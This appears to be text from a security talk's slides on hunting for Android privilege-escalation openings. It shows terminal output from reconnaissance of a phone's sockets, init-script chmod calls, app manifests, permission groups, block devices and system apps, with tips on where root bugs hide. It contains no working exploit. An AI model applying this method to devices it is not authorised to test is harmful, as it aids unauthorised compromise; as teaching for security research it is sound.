
Formerly ripe, now spoiled

```
system — adb — 77x22
ata/local/tmp/busybox-arm-pie netstat -alp
netstat: showing only processes with your user ID
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
  PID/Program name
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags               Type           State             I-Node PID/Program name
Path
unix  2      [ ACC ]           STREAM        LISTENING         8718 -
/dev/socket/qmux_radio/qmux_connect_socket
unix  2      [ ACC ]           STREAM        LISTENING         8720 -
/dev/socket/qmux_audio/qmux_connect_socket
unix  2      [ ACC ]           STREAM        LISTENING         8722 -
/dev/socket/qmux_bluetooth/qmux_connect_socket
unix  2      [ ACC ]           STREAM        LISTENING         8724 -
/dev/socket/qmux_gps/qmux_connect_socket
unix  2      [ ACC ]           STREAM        LISTENING         7198 -
/dev/socket/rild-debug
unix  2      [ ACC ]           STREAM        LISTENING         7201 -
/dev/socket/rild
unix  2      [ ACC ]           STREAM        LISTENING         5421 -
@jdpw-control
```

- Locally listened ports were common
- Google policy now forbids open ports by default
- Nothing here sticks out to me

# FILESYSTEM CHANGES

Grep is your friend




```
etc — bash — 94x24
Jons-Mac-Pro:etc jcase$ grep chmod *.sh
init.qcom.post_boot.sh:      chmod -h 220 /sys/devices/system/cpu/mfreq
init.qcom.post_boot.sh:      chmod -h 664 /sys/devices/system/cpu/cpu1/online
init.qcom.post_boot.sh:      chmod -h 220 /sys/devices/system/cpu/mfreq
init.qcom.post_boot.sh:      chmod -h 664 /sys/devices/system/cpu/cpu1/online
init.qcom.post_boot.sh:      chmod -h 664 /sys/devices/system/cpu/cpu2/online
init.qcom.post_boot.sh:      chmod -h 664 /sys/devices/system/cpu/cpu3/online
init.qcom.post_boot.sh:      chmod -h 664 /sys/module/msm_dcvs/cores/cpu0/slack_time_max_us
init.qcom.post_boot.sh:      chmod -h 664 /sys/module/msm_dcvs/cores/cpu0/slack_time_min_us
init.qcom.post_boot.sh:      chmod -h 664 /sys/module/msm_mpdecision/slack_time_max_us
init.qcom.post_boot.sh:      chmod -h 664 /sys/module/msm_mpdecision/slack_time_min_us
init.qcom.post_boot.sh:      chmod -h 220 /sys/devices/system/cpu/mfreq
init.qcom.post_boot.sh:      chmod -h 664 /sys/devices/system/cpu/cpu1/online
init.qcom.post_boot.sh:      chmod -h 664 /sys/devices/system/cpu/cpu2/online
init.qcom.post_boot.sh:      chmod -h 664 /sys/devices/system/cpu/cpu3/online
init.qcom.post_boot.sh:      chmod -h 664 /sys/devices/system/cpu/cpu1/online
init.qcom.post_boot.sh:      chmod -h 664 /sys/devices/system/cpu/cpu2/online
init.qcom.post_boot.sh:      chmod -h 664 /sys/devices/system/cpu/cpu3/online
init.qcom.post_boot.sh:      chmod -h 664 /sys/devices/system/cpu/cpu1/online
init.qcom.post_boot.sh:      chmod -h 664 /sys/devices/system/cpu/cpu2/online
init.qcom.post_boot.sh:      chmod -h 664 /sys/devices/system/cpu/cpu3/online
init.qcom.post_boot.sh:      chmod -h 220 /sys/devices/system/cpu/mfreq
init.qcom.post_boot.sh:      chmod -h 664 /sys/devices/system/cpu/cpu1/online
init.qcom.post_boot.sh:      chmod -h 664 /sys/devices/system/cpu/cpu2/online
```

- Look for writes, permission changes etc in scripts, binaries and apps
- Easier if you have root or ramdisks dumped, we don't yet.
- -h was added by Qualcomm, to not follow symlinks, my fault.

# ANDROID PERMISSIONS

Dangerous is fun



```
1 <?xml version="1.0" encoding="utf-8"?>
2 <manifest xmlns:android="http://schemas.android.com/apk/res/android" android:sharedUserId="
  android.uid.system" package="com.dsi.ant.server">
3   <application android:icon="@drawable/icon" android:label="@string/app_name" android:
  permission="com.dsi.ant.permission.ANTRADIO" android:process="system">
4     <service android:exported="true" android:name=".AntService">
5       <intent-filter>
6         <action android:name="com.dsi.ant.server.IAntHal"/>
7         <action android:name="com.dsi.ant.intent.request.SERVICE_INFO"/>
8       </intent-filter>
9       <meta-data android:name="ANT_AdapterType" android:value="built-in"/>
10    </service>
11    <receiver android:enabled="true" android:exported="false" android:label="
  BootCompletedReceiver" android:name="com.dsi.ant.server.startup.BootCompletedReceiver">
12      <intent-filter>
13        <action android:name="android.intent.action.BOOT_COMPLETED"/>
14      </intent-filter>
15    </receiver>
16  </application>
17  <permission android:description="@string/permdesc_ant" android:label="@string/permlab_ant"
  android:name="com.dsi.ant.permission.ANT" android:permissionGroup="android.permission-group
  .NETWORK" android:protectionLevel="dangerous"/>
18  <permission android:description="@string/permdesc_antAdmin" android:label="@string/
  permlab_antAdmin" android:name="com.dsi.ant.permission.ANT_ADMIN" android:permissionGroup="
  android.permission-group.SYSTEM_TOOLS" android:protectionLevel="dangerous"/>
19  <permission android:description="@string/permdesc_antradio" android:label="@string/
  permlab_antradio" android:name="com.dsi.ant.permission.ANTRADIO" android:permissionGroup="
  android.permission-group.SYSTEM_TOOLS" android:protectionLevel="dangerous"/>
20  <uses-permission android:name="android.permission.BLUETOOTH"/>
21  <uses-permission android:name="android.permission.BLUETOOTH_ADMIN"/>
22  <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
23 </manifest>
24
25
```

- Permissions can expand attack surface, and grant additional groups
- ProtectionLevels dangerous and normal are open to any app
- `grep -r -e normal -e dangerous --include=AndroidManifest.xml *`

# ANDROID PERMISSIONS

Groups are lovely

- Check /system/etc/permissions dir
- Permissions here grand groups
- Sometimes these are crazy bad (good)

```
permissions — bash — 61x35
Jons-Mac-Pro:a564c jcase$ cd system/etc/permissions/
Jons-Mac-Pro:permissions jcase$ grep gid *
com.qualcomm.location.xml: <group gid="gps" />
com.qualcomm.location.xml: <group gid="net_raw" />
com.qualcomm.location.xml: <group gid="net_admin" />
com.qualcomm.location.xml: <group gid="system" />
com.qualcomm.location.xml: <group gid="qcom_diag" />
com.qualcomm.location.xml: <group gid="sdcard_rw" />
com.qualcomm.location.xml: <group gid="media_rw" />
com.qualcomm.location.xml: <group gid="wifi" />
interface_permissions.xml: <group gid="qcom_diag" />
interface_permissions.xml: <group gid="radio" />
interface_permissions.xml: <group gid="net_raw" />
platform.xml: <group gid="net_bt_admin" />
platform.xml: <group gid="net_bt" />
platform.xml: <group gid="net_bt_stack" />
platform.xml: <group gid="vpn" />
platform.xml: <group gid="inet" />
platform.xml: <group gid="log" />
platform.xml: <group gid="sdcard_r" />
platform.xml: <group gid="sdcard_r" />
platform.xml: <group gid="sdcard_rw" />
platform.xml: <group gid="sdcard_r" />
platform.xml: <group gid="sdcard_rw" />
platform.xml: <group gid="sdcard_all" />
platform.xml: <group gid="media_rw" />
platform.xml: <group gid="mtp" />
platform.xml: <group gid="net_admin" />
platform.xml: <group gid="cache" />
platform.xml: <group gid="input" />
platform.xml: <group gid="diag" />
platform.xml: <group gid="net_bw_stats" />
platform.xml: <group gid="net_bw_acct" />
platform.xml: <group gid="loop_radio" />
Jons-Mac-Pro:permissions jcase$
```



# BLOCK DEVICES

Where the firmware lives


- Look for weak permissions
- R/W to system block == root
- Boring on this device

```
permissions — bash — 68x40
Jons-Mac-Pro:permissions jcase$ adb shell ls -l /dev/block
brw----- root    root    7,    0 1970-03-22 12:56 loop0
brw----- root    root    7,    1 1970-03-22 12:56 loop1
brw----- root    root    7,    2 1970-03-22 12:56 loop2
brw----- root    root    7,    3 1970-03-22 12:56 loop3
brw----- root    root    7,    4 1970-03-22 12:56 loop4
brw----- root    root    7,    5 1970-03-22 12:56 loop5
brw----- root    root    7,    6 1970-03-22 12:56 loop6
brw----- root    root    7,    7 1970-03-22 12:56 loop7
brw----- root    root   179,   0 1970-03-22 12:56 mmcblk0
brw----- root    root   179,   1 1970-03-22 12:56 mmcblk0p1
brw----- root    root   179,  10 2015-08-03 11:24 mmcblk0p10
brw----- root    root   179,  11 1970-03-22 12:56 mmcblk0p11
brw----- root    root   179,  12 1970-03-22 12:56 mmcblk0p12
brw----- root    root   179,  13 1970-03-22 12:56 mmcblk0p13
brw----- root    root   179,  14 1970-03-22 12:56 mmcblk0p14
brw----- root    root   179,  15 1970-03-22 12:56 mmcblk0p15
brw----- root    root   179,  16 1970-03-22 12:56 mmcblk0p16
brw----- root    root   179,  17 1970-03-22 12:56 mmcblk0p17
brw----- root    root   179,  18 1970-03-22 12:56 mmcblk0p18
brw----- root    root   179,  19 1970-03-22 12:56 mmcblk0p19
brw----- root    root   179,   2 1970-03-22 12:56 mmcblk0p2
brw----- root    root   179,  20 1970-03-22 12:56 mmcblk0p20
brw----- root    root   179,  21 1970-03-22 12:56 mmcblk0p21
brw----- root    root   179,  22 1970-03-22 12:56 mmcblk0p22
brw----- root    root   179,  23 1970-03-22 12:56 mmcblk0p23
brw----- root    root   179,  24 1970-03-22 12:56 mmcblk0p24
brw----- root    root   179,  25 1970-03-22 12:56 mmcblk0p25
brw----- root    root   179,  26 1970-03-22 12:56 mmcblk0p26
brw----- root    root   179,  27 1970-03-22 12:56 mmcblk0p27
brw----- root    root   179,  28 1970-03-22 12:56 mmcblk0p28
brw----- root    root   179,  29 1970-03-22 12:56 mmcblk0p29
brw----- root    root   179,   3 1970-03-22 12:56 mmcblk0p3
brw----- root    root   179,  30 1970-03-22 12:56 mmcblk0p30
brw----- root    root   179,   4 1970-03-22 12:56 mmcblk0p4
brw----- root    root   179,   5 1970-03-22 12:56 mmcblk0p5
brw----- root    root   179,   6 1970-03-22 12:56 mmcblk0p6
brw----- root    root   179,   7 1970-03-22 12:56 mmcblk0p7
brw----- root    root   179,   8 1970-03-22 12:56 mmcblk0p8
brw----- root    root   179,   9 1970-03-22 12:56 mmcblk0p9
```

# APPLICATIONS

Most are boring


- Look for system/radio/etc apps
- Debug/Diag apps are gold mines
- Look for fun Android permissions
- Look for jni usage
- Look Runtime.exec() usage
- Look for file permission changes
- Look for reads/writes to files



```
permissions — adb — 68x40
shell@Yaris5NA:/ $ cd /system/app
shell@Yaris5NA:/system/app $ ls *.apk
AntHalService.apk
BasicDreams.apk
BatteryWarning.apk
Bluetooth.apk
BluetoothExt.apk
Calculator.apk
Calendar.apk
CellBroadcastReceiver.apk
CertInstaller.apk
DocumentsUI.apk
DownloadProviderUi.apk
DrmProvider.apk
Email.apk
Exchange2.apk
FMRecord.apk
Galaxy4.apk
GsmTuneAway.apk
HTMLViewer.apk
HoloSpiralWallpaper.apk
InterfacePermissions.apk
JrdElabel.apk
JrdFotaService.apk
JrdGallery.apk
JrdLauncher.apk
JrdLockscreen.apk
JrdNAMProgram.apk
JrdNetworkReset.apk
JrdSosContacts.apk
KeyChain.apk
LatinIME.apk
LiveWallpapers.apk
LiveWallpapersPicker.apk
MagicSmokeWallpapers.apk
Music.apk
NoiseField.apk
PacProcessor.apk
PackageInstaller.apk
PartnerBookmarksProvider.apk
```

# APPLICATIONS

Most are boring



```
system — bash — 109x31
Last login: Mon Aug  3 11:28:00 on ttys000
Jons-Mac-Pro:system jcase$ grep -r uid.system --include=AndroidManifest.xml *
app/AnthalService.apk.out/AndroidManifest.xml:<manifest xmlns:android="http://schemas.android.com/apk/res/and
roid" android:sharedUserId="android.uid.system" package="com.dsi.ant.server">
app/BatteryWarning.apk.out/AndroidManifest.xml:<manifest android:sharedUserId="android.uid.system" android:ve
